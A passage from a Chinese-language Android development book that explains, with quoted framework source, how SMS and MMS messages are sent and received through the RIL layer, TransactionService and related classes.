        for(int i=0; i < bearerDataLength; i++){
            rr.mParcel.writeByte(dis.readByte()); //bearerData[i]
        }
    }catch (IOException ex){
        if (RILJ_LOGD) riljLog("sendSmsCdma: conversion from input stream to object failed: "
```

```
                    + ex);
    }

    if (RILJ_LOGD) riljLog(rr.serialString() + "> " + requestToString(rr.mRequest));

    send(rr);
}
```

在上述代码中，通过调用文件 hardware/ril/reference-ril/reference-ril.c 中的如下 case 语句实现处理。

```
case RIL_REQUEST_CDMA_SEND_SMS:
    requestCdmaSendSMS(data, datalen, t);
    break;
```

在上述代码中，通过调用函数 requestCdmaSendSMS()实现了数据处理功能，具体实现代码如下所示。

```
static void requestCdmaSendSMS(void *data, size_t datalen, RIL_Token t)
{
    int err = 1; // Set to go to error:
    RIL_SMS_Response response;
    RIL_CDMA_SMS_Message* rcsm;

    RLOGD("requestCdmaSendSMS datalen=%d, sizeof(RIL_CDMA_SMS_Message)=%d",
            datalen, sizeof(RIL_CDMA_SMS_Message));

    // verify data content to test marshalling/unmarshalling:
    rcsm = (RIL_CDMA_SMS_Message*)data;
    RLOGD("TeleserviceID=%d, bIsServicePresent=%d, \
            uServicecategory=%d, sAddress.digit_mode=%d, \
            sAddress.Number_mode=%d, sAddress.number_type=%d, ",
            rcsm->uTeleserviceID,   rcsm->bIsServicePresent,
            rcsm->uServicecategory,rcsm->sAddress.digit_mode,
            rcsm->sAddress.number_mode,rcsm->sAddress.number_type);

    if (err != 0) goto error;

    // Cdma Send SMS implementation will go here:
    // But it is not implemented yet


    memset(&response, 0, sizeof(response));
    RIL_onRequestComplete(t, RIL_E_SUCCESS, &response, sizeof(response));
    return;

error:
    // Cdma Send SMS will always cause send retry error
    RIL_onRequestComplete(t, RIL_E_SMS_SEND_FAIL_RETRY, NULL, 0);
}
```

而在 sendMessage 线路下，会直接跳转到文件 hardware/ril/reference-ril/reference-ril.c 的如下 case 语句实现处理。

```
case RIL_REQUEST_CDMA_SEND_SMS:
    requestCdmaSendSMS(data, datalen, t);
    break;
```

后面的过程就和 sendSms 线路完全一致了。



GSM 模式在文件 frameworks/opt/telephony/src/java/com/android/internal/telephony/gsm/GsmSMSDispatcher.java 中实现，接下来将根据 sendSms 和 sendMessage 选项进行处理，在 sendSms 线路下，首先执行函数 sendText()，具体实现代码如下所示。

```
protected void sendText(String destAddr, String scAddr, String text,
        PendingIntent sentIntent, PendingIntent deliveryIntent) {
    SmsMessage.SubmitPdu pdu = SmsMessage.getSubmitPdu(
            scAddr, destAddr, text, (deliveryIntent != null));
    if (pdu != null) {
        sendRawPdu(pdu.encodedScAddress, pdu.encodedMessage, sentIntent, deliveryIntent,
                destAddr);
    } else {
        Rlog.e(TAG, "GsmSMSDispatcher.sendText(): getSubmitPdu() returned null");
    }
}
```

然后跳转到文件 hardware/ril/reference-ril/reference-ril.c 的如下 case 语句实现处理。

```
case RIL_REQUEST_SEND_SMS:
    requestSendSMS(data, datalen, t);
    break;
```

而在 sendMessage 线路下，会直接跳转到文件 hardware/ril/reference-ril/reference-ril.c 的如下 case 语句实现处理。

```
case RIL_REQUEST_SEND_SMS:
    requestSendSMS(data, datalen, t);
    break;
```

8.1.3　发送彩信的过程

在 Android 系统中，如果发送的是彩信，首先在文件 packages/apps/Mms/src/com/android/mms/data/WorkingMessage.java 中，通过函数 sendSmsWorker()创建一个 SmsMessageSender，将消息存入发送队列中并通知 SmsReceiver 发送。具体实现代码如下所示。

```
private void sendSmsWorker(String msgText, String semiSepRecipients, long threadId) {
    String[ ] dests = TextUtils.split(semiSepRecipients, ";");
    if (LogTag.VERBOSE || Log.isLoggable(LogTag.TRANSACTION, Log.VERBOSE)) {
        Log.d(LogTag.TRANSACTION, "sendSmsWorker sending message: recipients=" +
                semiSepRecipients + ", threadId=" + threadId);
    }
    MessageSender sender = new SmsMessageSender(mActivity, dests, msgText, threadId);
    try {
        sender.sendMessage(threadId);

        // Make sure this thread isn't over the limits in message count
        Recycler.getSmsRecycler().deleteOldMessagesByThreadId(mActivity, threadId);
    } catch (Exception e) {
        Log.e(TAG, "Failed to send SMS message, threadId=" + threadId, e);
    }

    mStatusListener.onMessageSent();
    MmsWidgetProvider.notifyDatasetChanged(mActivity);
}
```

```
private void sendMmsWorker(Conversation conv, Uri mmsUri, PduPersister persister,
            SlideshowModel slideshow, SendReq sendReq, boolean textOnly) {
        long threadId = 0;
        Cursor cursor = null;
        boolean newMessage = false;
        try {
            // Put a placeholder message in the database first
            DraftCache.getInstance().setSavingDraft(true);
            mStatusListener.onPreMessageSent();

            // Make sure we are still using the correct thread ID for our
            // recipient set
            threadId = conv.ensureThreadId();

            if (Log.isLoggable(LogTag.APP, Log.VERBOSE)) {
                LogTag.debug("sendMmsWorker: update draft MMS message " + mmsUri +
                        " threadId: " + threadId);
            }

            // One last check to verify the address of the recipient
            String[ ] dests = conv.getRecipients().getNumbers(true /* scrub for MMS address */);
            if (dests.length == 1) {
                // verify the single address matches what's in the database. If we get a different
                // address back, jam the new value back into the SendReq
                String newAddress =
                    Conversation.verifySingleRecipient(mActivity, conv.getThreadId(), dests[0]);

                if (Log.isLoggable(LogTag.APP, Log.VERBOSE)) {
                    LogTag.debug("sendMmsWorker: newAddress " + newAddress +
                            " dests[0]: " + dests[0]);
                }

                if (!newAddress.equals(dests[0])) {
                    dests[0] = newAddress;
                    EncodedStringValue[ ] encodedNumbers = EncodedStringValue.encodeStrings(dests);
                    if (encodedNumbers != null) {
                        if (Log.isLoggable(LogTag.APP, Log.VERBOSE)) {
                            LogTag.debug("sendMmsWorker: REPLACING number!!!");
                        }
                        sendReq.setTo(encodedNumbers);
                    }
                }
            }
            newMessage = mmsUri == null;
            if (newMessage) {
                // Write something in the database so the new message will appear as sending
                ContentValues values = new ContentValues();
                values.put(Mms.MESSAGE_BOX, Mms.MESSAGE_BOX_OUTBOX);
                values.put(Mms.THREAD_ID, threadId);
                values.put(Mms.MESSAGE_TYPE, PduHeaders.MESSAGE_TYPE_SEND_REQ);
```

```
            if (textOnly) {
                values.put(Mms.TEXT_ONLY, 1);
            }
            mmsUri = SqliteWrapper.insert(mActivity, mContentResolver, Mms.Outbox.CONTENT_URI,
                    values);
        }
        mStatusListener.onMessageSent();

        // If user tries to send the message, it's a signal the inputted text is
        // what they wanted.
        UserHappinessSignals.userAcceptedImeText(mActivity);

        // First make sure we don't have too many outstanding unsent message
        cursor = SqliteWrapper.query(mActivity, mContentResolver,
                Mms.Outbox.CONTENT_URI, MMS_OUTBOX_PROJECTION, null, null, null);
        if (cursor != null) {
            long maxMessageSize = MmsConfig.getMaxSizeScaleForPendingMmsAllowed() *
            MmsConfig.getMaxMessageSize();
            long totalPendingSize = 0;
            while (cursor.moveToNext()) {
                totalPendingSize += cursor.getLong(MMS_MESSAGE_SIZE_INDEX);
            }
            if (totalPendingSize >= maxMessageSize) {
                unDiscard();    // it wasn't successfully sent. Allow it to be saved as a draft.
                mStatusListener.onMaxPendingMessagesReached();
                markMmsMessageWithError(mmsUri);
                return;
            }
        }
    } finally {
        if (cursor != null) {
            cursor.close();
        }
    }

    try {
        if (newMessage) {
            // Create a new MMS message if one hasn't been made yet
            mmsUri = createDraftMmsMessage(persister, sendReq, slideshow, mmsUri,
                    mActivity, null);
        } else {
            // Otherwise, sync the MMS message in progress to disk
            updateDraftMmsMessage(mmsUri, persister, slideshow, sendReq, null);
        }

        // Be paranoid and clean any draft SMS up
        deleteDraftSmsMessage(threadId);
    } finally {
        DraftCache.getInstance().setSavingDraft(false);
    }
```

```
        // Resize all the resizeable attachments (e.g. pictures) to fit
        // in the remaining space in the slideshow
        int error = 0;
        try {
            slideshow.finalResize(mmsUri);
        } catch (ExceedMessageSizeException e1) {
            error = MESSAGE_SIZE_EXCEEDED;
        } catch (MmsException e1) {
            error = UNKNOWN_ERROR;
        }
        if (error != 0) {
            markMmsMessageWithError(mmsUri);
            mStatusListener.onAttachmentError(error);
            return;
        }
        MessageSender sender = new MmsMessageSender(mActivity, mmsUri,
                slideshow.getCurrentMessageSize());
        try {
            if (!sender.sendMessage(threadId)) {
                // The message was sent through SMS protocol, we should
                // delete the copy which was previously saved in MMS drafts
                SqliteWrapper.delete(mActivity, mContentResolver, mmsUri, null, null);
            }

            // Make sure this thread isn't over the limits in message count
            Recycler.getMmsRecycler().deleteOldMessagesByThreadId(mActivity, threadId);
        } catch (Exception e) {
            Log.e(TAG, "Failed to send message: " + mmsUri + ", threadId=" + threadId, e);
        }
        MmsWidgetProvider.notifyDatasetChanged(mActivity);
    }
```

在上述代码中，调用函数 createDraftMmsMessage()把 slideshow 对象中幻灯片信息转化成 PduPart 的字节数组，也就是把彩信里的媒体文件（图片、音频、视频和其他类型的文件）编码。函数 createDraftMms-Message()的具体实现代码如下所示。

```
    private static Uri createDraftMmsMessage(PduPersister persister, SendReq sendReq,
            SlideshowModel slideshow, Uri preUri, Context context,
            HashMap<Uri, InputStream> preOpenedFiles) {
        if (slideshow == null) {
            return null;
        }
        try {
            PduBody pb = slideshow.toPduBody();
            sendReq.setBody(pb);
            Uri res = persister.persist(sendReq, preUri == null ? Mms.Draft.CONTENT_URI : preUri,
                    true, MessagingPreferenceActivity.getIsGroupMmsEnabled(context),
                    preOpenedFiles);
            slideshow.sync(pb);
            return res;
        } catch (MmsException e) {
            return null;
```

```
    }
}
```

将彩信里的媒体文件（图片、音频、视频和其他类型的文件）进行编码的过程是通过文件 packages/apps/Mms/src/com/android/mms/model/SlideshowModel.java 实现的，具体代码如下所示。

```
private PduBody makePduBody(SMILDocument document) {
    PduBody pb = new PduBody();

    boolean hasForwardLock = false;
    for (SlideModel slide : mSlides) {
        for (MediaModel media : slide) {
            PduPart part = new PduPart();

            if (media.isText()) {
                TextModel text = (TextModel) media;
                // Don't create empty text part
                if (TextUtils.isEmpty(text.getText())) {
                    continue;
                }
                // Set Charset if it's a text media.
                part.setCharset(text.getCharset());
            }

            // Set Content-Type
            part.setContentType(media.getContentType().getBytes());

            String src = media.getSrc();
            String location;
            boolean startWithContentId = src.startsWith("cid:");
            if (startWithContentId) {
                location = src.substring("cid:".length());
            } else {
                location = src;
            }

            // Set Content-Location
            part.setContentLocation(location.getBytes());

            // Set Content-Id
            if (startWithContentId) {
                //Keep the original Content-Id
                part.setContentId(location.getBytes());
            }
            else {
                int index = location.lastIndexOf(".");
                String contentId = (index == -1) ? location
                        : location.substring(0, index);
                part.setContentId(contentId.getBytes());
            }

            if (media.isText()) {
```

```
                part.setData(((TextModel) media).getText().getBytes());
            } else if (media.isImage() || media.isVideo() || media.isAudio()) {
                part.setDataUri(media.getUri());
            } else {
                Log.w(TAG, "Unsupport media: " + media);
            }

            pb.addPart(part);
        }
    }

    // Create and insert SMIL part(as the first part) into the PduBody
    ByteArrayOutputStream out = new ByteArrayOutputStream();
    SmilXmlSerializer.serialize(document, out);
    PduPart smilPart = new PduPart();
    smilPart.setContentId("smil".getBytes());
    smilPart.setContentLocation("smil.xml".getBytes());
    smilPart.setContentType(ContentType.APP_SMIL.getBytes());
    smilPart.setData(out.toByteArray());
    pb.addPart(0, smilPart);

    return pb;
}
```

接下来会调用文件 Android 4.3/packages/apps/Mms/src/com/android/mms/transaction/MmsMessageSender.java 中的函数进行发送处理，具体实现代码如下所示。

```
public boolean sendMessage(long token) throws MmsException {
    // Load the MMS from the message uri
    if (Log.isLoggable(LogTag.APP, Log.VERBOSE)) {
        LogTag.debug("sendMessage uri: " + mMessageUri);
    }
    PduPersister p = PduPersister.getPduPersister(mContext);
    GenericPdu pdu = p.load(mMessageUri);

    if (pdu.getMessageType() != PduHeaders.MESSAGE_TYPE_SEND_REQ) {
        throw new MmsException("Invalid message: " + pdu.getMessageType());
    }

    SendReq sendReq = (SendReq) pdu;

    // Update headers
    updatePreferencesHeaders(sendReq);

    // MessageClass
    sendReq.setMessageClass(DEFAULT_MESSAGE_CLASS.getBytes());

    // Update the 'date' field of the message before sending it
    sendReq.setDate(System.currentTimeMillis() / 1000L);

    sendReq.setMessageSize(mMessageSize);
```

```
    p.updateHeaders(mMessageUri, sendReq);

    long messageId = ContentUris.parseId(mMessageUri);

    // Move the message into MMS Outbox
    if (!mMessageUri.toString().startsWith(Mms.Draft.CONTENT_URI.toString())) {
        // If the message is already in the outbox (most likely because we created a "primed"
        // message in the outbox when the user hit send), then we have to manually put an
        // entry in the pending_msgs table which is where TransacationService looks for
        // messages to send. Normally, the entry in pending_msgs is created by the trigger:
        // insert_mms_pending_on_update, when a message is moved from drafts to the outbox
        ContentValues values = new ContentValues(7);

        values.put(PendingMessages.PROTO_TYPE, MmsSms.MMS_PROTO);
        values.put(PendingMessages.MSG_ID, messageId);
        values.put(PendingMessages.MSG_TYPE, pdu.getMessageType());
        values.put(PendingMessages.ERROR_TYPE, 0);
        values.put(PendingMessages.ERROR_CODE, 0);
        values.put(PendingMessages.RETRY_INDEX, 0);
        values.put(PendingMessages.DUE_TIME, 0);

        SqliteWrapper.insert(mContext, mContext.getContentResolver(),
                PendingMessages.CONTENT_URI, values);
    } else {
        p.move(mMessageUri, Mms.Outbox.CONTENT_URI);
    }

    // Start MMS transaction service
    SendingProgressTokenManager.put(messageId, token);
    mContext.startService(new Intent(mContext, TransactionService.class));

    return true;
}
```

接下来进入核心文件 packages/apps/Mms/src/com/android/mms/transaction/TransactionService.java，在此文件中涉及了许多判断功能，主要有网络状态判断、开启彩信网络应用判断、关闭彩信网络应用判断、发送彩信和接收彩信等，并将判断结果转给对应的文件 sendTransaction.java、NotificationTransaction.java 和 RetriveTransaction.java 进行下一步处理。其中函数 beginMmsConnectivity()用于开启彩信功能，具体实现代码如下所示。

```
protected int beginMmsConnectivity() throws IOException {
    // Take a wake lock so we don't fall asleep before the message is downloaded
    createWakeLock();

    int result = mConnMgr.startUsingNetworkFeature(
            ConnectivityManager.TYPE_MOBILE, Phone.FEATURE_ENABLE_MMS);

    if (Log.isLoggable(LogTag.TRANSACTION, Log.VERBOSE)) {
        Log.v(TAG, "beginMmsConnectivity: result=" + result);
    }

    switch (result) {
```

```
            case PhoneConstants.APN_ALREADY_ACTIVE:
            case PhoneConstants.APN_REQUEST_STARTED:
                acquireWakeLock();
                return result;
        }

        throw new IOException("Cannot establish MMS connectivity");
}
```

函数 endMmsConnectivity()用于关闭彩信功能，具体实现代码如下所示。

```
protected void endMmsConnectivity() {
    try {
        if (Log.isLoggable(LogTag.TRANSACTION, Log.VERBOSE)) {
            Log.v(TAG, "endMmsConnectivity");
        }

        // cancel timer for renewal of lease
        mServiceHandler.removeMessages(EVENT_CONTINUE_MMS_CONNECTIVITY);
        if (mConnMgr != null) {
            mConnMgr.stopUsingNetworkFeature(
                    ConnectivityManager.TYPE_MOBILE,
                    Phone.FEATURE_ENABLE_MMS);
        }
    } finally {
        releaseWakeLock();
    }
}
```

函数 onNetworkUnavailable()用于监听当前的网络是否可用，具体实现代码如下所示。

```
private void onNetworkUnavailable(int serviceId, int transactionType) {
    if (Log.isLoggable(LogTag.TRANSACTION, Log.VERBOSE)) {
        Log.v(TAG, "onNetworkUnavailable: sid=" + serviceId + ", type=" + transactionType);
    }

    int toastType = TOAST_NONE;
    if (transactionType == Transaction.RETRIEVE_TRANSACTION) {
        toastType = TOAST_DOWNLOAD_LATER;
    } else if (transactionType == Transaction.SEND_TRANSACTION) {
        toastType = TOAST_MSG_QUEUED;
    }
    if (toastType != TOAST_NONE) {
        mToastHandler.sendEmptyMessage(toastType);
    }
    stopSelf(serviceId);
}
```

接下来进入文件 packages/apps/Mms/src/com/android/mms/transaction/SendTransaction.java，实现线程发送处理，在此文件中实现 Runnable 接口后，在函数 run()中实现真正的发送处理功能。具体实现代码如下所示。

```
public void process() {
    mThread = new Thread(this, "SendTransaction");
    mThread.start();
}
```

```
public void run() {
    try {
        RateController rateCtlr = RateController.getInstance();
        if (rateCtlr.isLimitSurpassed() && !rateCtlr.isAllowedByUser()) {
            Log.e(TAG, "Sending rate limit surpassed.");
            return;
        }

        // Load M-Send.req from outbox
        PduPersister persister = PduPersister.getPduPersister(mContext);
        SendReq sendReq = (SendReq) persister.load(mSendReqURI);

        // Update the 'date' field of the PDU right before sending it
        long date = System.currentTimeMillis() / 1000L;
        sendReq.setDate(date);

        // Persist the new date value into database
        ContentValues values = new ContentValues(1);
        values.put(Mms.DATE, date);
        SqliteWrapper.update(mContext, mContext.getContentResolver(),
                                  mSendReqURI, values, null, null);

        // fix bug 2100169: insert the 'from' address per spec
        String lineNumber = MessageUtils.getLocalNumber();
        if (!TextUtils.isEmpty(lineNumber)) {
            sendReq.setFrom(new EncodedStringValue(lineNumber));
        }

        // Pack M-Send.req, send it, retrieve confirmation data, and parse it
        long tokenKey = ContentUris.parseId(mSendReqURI);
        byte[ ] response = sendPdu(SendingProgressTokenManager.get(tokenKey),
                                     new PduComposer(mContext, sendReq).make());
        SendingProgressTokenManager.remove(tokenKey);

        if (Log.isLoggable(LogTag.TRANSACTION, Log.VERBOSE)) {
            String respStr = new String(response);
            Log.d(TAG, "[SendTransaction] run: send mms msg (" + mId + "), resp=" + respStr);
        }

        SendConf conf = (SendConf) new PduParser(response).parse();
        if (conf == null) {
            Log.e(TAG, "No M-Send.conf received.");
        }

        // Check whether the responding Transaction-ID is consistent
        // with the sent one
        byte[ ] reqId = sendReq.getTransactionId();
        byte[ ] confId = conf.getTransactionId();
        if (!Arrays.equals(reqId, confId)) {
            Log.e(TAG, "Inconsistent Transaction-ID: req="
                    + new String(reqId) + ", conf=" + new String(confId));
```

```
                return;
            }

            // From now on, we won't save the whole M-Send.conf into
            // our database. Instead, we just save some interesting fields
            // into the related M-Send.req
            values = new ContentValues(2);
            int respStatus = conf.getResponseStatus();
            values.put(Mms.RESPONSE_STATUS, respStatus);

            if (respStatus != PduHeaders.RESPONSE_STATUS_OK) {
                SqliteWrapper.update(mContext, mContext.getContentResolver(),
                                     mSendReqURI, values, null, null);
                Log.e(TAG, "Server returned an error code: " + respStatus);
                return;
            }

            String messageId = PduPersister.toIsoString(conf.getMessageId());
            values.put(Mms.MESSAGE_ID, messageId);
            SqliteWrapper.update(mContext, mContext.getContentResolver(),
                                 mSendReqURI, values, null, null);

            // Move M-Send.req from Outbox into Sent
            Uri uri = persister.move(mSendReqURI, Sent.CONTENT_URI);

            mTransactionState.setState(TransactionState.SUCCESS);
            mTransactionState.setContentUri(uri);
        } catch (Throwable t) {
            Log.e(TAG, Log.getStackTraceString(t));
        } finally {
            if (mTransactionState.getState() != TransactionState.SUCCESS) {
                mTransactionState.setState(TransactionState.FAILED);
                mTransactionState.setContentUri(mSendReqURI);
                Log.e(TAG, "Delivery failed.");
            }
            notifyObservers();
        }
}
```

在上述代码中，调用了文件 packages/apps/Mms/src/com/android/mms/transaction/Transaction.java 中的函数 sendPdu()，在此函数中通过 HTTP 协议来传输彩信数据，具体实现代码如下所示。

```
protected byte[ ] sendPdu(long token, byte[ ] pdu,
            String mmscUrl) throws IOException, MmsException {
        if (pdu == null) {
            throw new MmsException();
        }

        ensureRouteToHost(mmscUrl, mTransactionSettings);
        return HttpUtils.httpConnection(
                mContext, token,
                mmscUrl,
```

```
                pdu, HttpUtils.HTTP_POST_METHOD,
                mTransactionSettings.isProxySet(),
                mTransactionSettings.getProxyAddress(),
                mTransactionSettings.getProxyPort());
}
```

到此为止，整个彩信的发送过程全部结束。由此可见，彩信的发送与短信不同，是以网络的方式发送的。下面总结发送彩信的基本流程。

（1）先取出所有 due_time 在当前时间之前的待发送的彩信，然后将它的 Uri 和 transactionType 封装到 TransactionBundle 中并传给 ServiceHandler，然后将类型设置为 EVENT_TRANSACTION_REQUEST。

（2）在 ServiceHandler 中创建一个 SendTransaction 对象，然后调用 processTransaction()方法，根据当前 Transaction 是否已在队列中，以及当前的连接状态确定该把这个 SendTransaction 对象放到哪个队列中（mPending 为待发送，mProcessing 为发送中）。

（3）使用 sendMessageDelayed()方法发送一个标记为 EVENT_CONTINUE_MMS_CONNECTIVITY 的 message 来保持连接。

（4）将 TransactionService 放入该 Transaction 对象的观察者列表，以便于在后面成功发送后，继续发送待发送的彩信。

（5）使用 SendTransaction 的 Run()方法从数据库中获取指定彩信，并构造 SendReq，经由 HttpUtils 发送编码后的彩信。根据发送结果，选择是将错误状态存入数据库，还是将该彩信转到已发送箱并通知 TransactionService 处理待发送的彩信。

（6）执行 TransactionService.update()方法后，先将 Transaction 从 mProcessing 列表中移除。如果 mPending 不为空，则说明有彩信处于已基本处理但未发送状态，所以调用 mServiceHandler()设置 EVENT_HANDLE_NEXT_PENDING_TRANSACTION 进行处理。

（7）从 mPending 队列中取出第一个并交给 processTransaction 进行处理。因为调用 processTransaction 的 Transaction 都会被加入 mProcessing 队列中，而发送这个 Transaction 成功后会再次通知其观察者，进而调用 TransactionService 的 update()方法继续发送 mPending 队列中的信息，所以在 mPending 队列中的彩信会自动按顺序发完。

（8）对于成功发送的消息，使用 Notification 通知用户（包括消息未读，消息报告等），并发送 android.intent.action.TRANSACTION_COMPLETED_ACTION 的广播。

8.1.4 接收短信

与发送短信相比，接收短信的过程要简单一点，整个过程涉及了如下文件。

- com.android.internal.telephony/Ril.java
- com.android.internal.telephony/SMSDispatcher
- com.android.internal.telephony/CommandsInterface
- com.android.internal.telephony/GsmSMSDispatcher
- com.android.internal.telephony/CdmanSMSDispatcher
- com.android.internal.telephony/ImsSMSDispatcher
- hardware/ril/libril/ril.cpp
- com.android.mms.transaction/PrivilegedSmsReceiver

具体接收短信过程的示意图如图 8-3 所示。




图 8-3　Android 接收短信的流程图

（1）Java 应用层的接收流程

在文件 Ril.java 中定义了一个完整的 receive 框架，当用户接收到短信信息时，在底层首先通过 rild 将接收到的短信通过 socket 传输机制传送给文件 Ril.java。因为接收短信过程是一个不定时的操作，所以必须使用监听器来不间断地监视这个 socket。如果发现有短信来临，则会马上触发其相应的操作。rild 是一个守护进程，是整个 Android 系统 ril 层的入口点，定义 RILReceiver 内部类主要的实现代码如下所示。

```
class RILReceiver implements Runnable {
        byte[ ] buffer;
        RILReceiver() {
            buffer = new byte[RIL_MAX_COMMAND_BYTES];
        }
        public void
        run() {
            int retryCount = 0;
            String rilSocket = "rild";

            try {for (;;) {
                LocalSocket s = null;
                LocalSocketAddress l;

                boolean multiRild = SystemProperties.getBoolean("ro.multi.rild", false);

                if (mInstanceId == 0 || multiRild == false) {
                    rilSocket = SOCKET_NAME_RIL;
                } else {
                    rilSocket = SOCKET_NAME_RIL1;
                }
                try {
                    s = new LocalSocket();
                    l = new LocalSocketAddress(rilSocket,
                            LocalSocketAddress.Namespace.RESERVED);
                    s.connect(l);
```

```
                    }
                        if (retryCount == 8) {
                            Log.e (LOG_TAG,
                                "Couldn't find '" + rilSocket
                                + "' socket after " + retryCount
                                + " times, continuing to retry silently");
                        } else if (retryCount > 0 && retryCount < 8) {
                            Log.i (LOG_TAG,
                                "Couldn't find '" + rilSocket
                                + "' socket; retrying after timeout");
                        }
                        try {
                            Thread.sleep(SOCKET_OPEN_RETRY_MILLIS);
                        } catch (InterruptedException er) {
                        }
                        retryCount++;
                        continue;
                    }
                    retryCount = 0;
                    mSocket = s;
                    Log.i(LOG_TAG, "Connected to '" + rilSocket + "' socket");
                    int length = 0;
                    try {
                        InputStream is = mSocket.getInputStream();
                        for (;;) {
                            Parcel p;
                            length = readRilMessage(is, buffer);
                            if (length < 0) {
                                // End-of-stream reached
                                break;
                            }
                            p = Parcel.obtain();
                            p.unmarshall(buffer, 0, length);
                            p.setDataPosition(0);
    processResponse(p);
                  p.recycle();
 }
```

通过上述代码可以看出上述线程会一直和守护进程 rild 实现 socket 通信功能，并获取了由守护进程汇报的数据。汇报工作是通过函数 processResponse()实现的，具体实现代码如下所示。

```
private void processResponse (Parcel p) {
        int type;

        type = p.readInt();

        if (type == RESPONSE_UNSOLICITED) {
            processUnsolicited (p);
        } else if (type == RESPONSE_SOLICITED) {
            processSolicited (p);
        }
        releaseWakeLockIfDone();
}
```

通过上述代码中对汇报的数据进行了分类处理，具体说明如下所示。

- ❑ RESPONSE_UNSOLICITED：表示接收到数据就直接汇报的类型，主动汇报的类型有网络状态和短信、来电等。
- ❑ RESPONSE_SOLICITED：表示必须先请求然后才响应的类型，此处的短信接收过程也是如此。
- ❑ processUnsolicited：表示该方法会根据当前的请求的类型判断，如果是短信则是RIL_UNSOL_RESPONSE_NEW_SMS，以下是其具体的调用代码。

```
case RIL_UNSOL_RESPONSE_NEW_SMS: {
                if (RILJ_LOGD) unsljLog(response);

                // FIXME this should move up a layer
                String a[ ] = new String[2];

                a[1] = (String)ret;

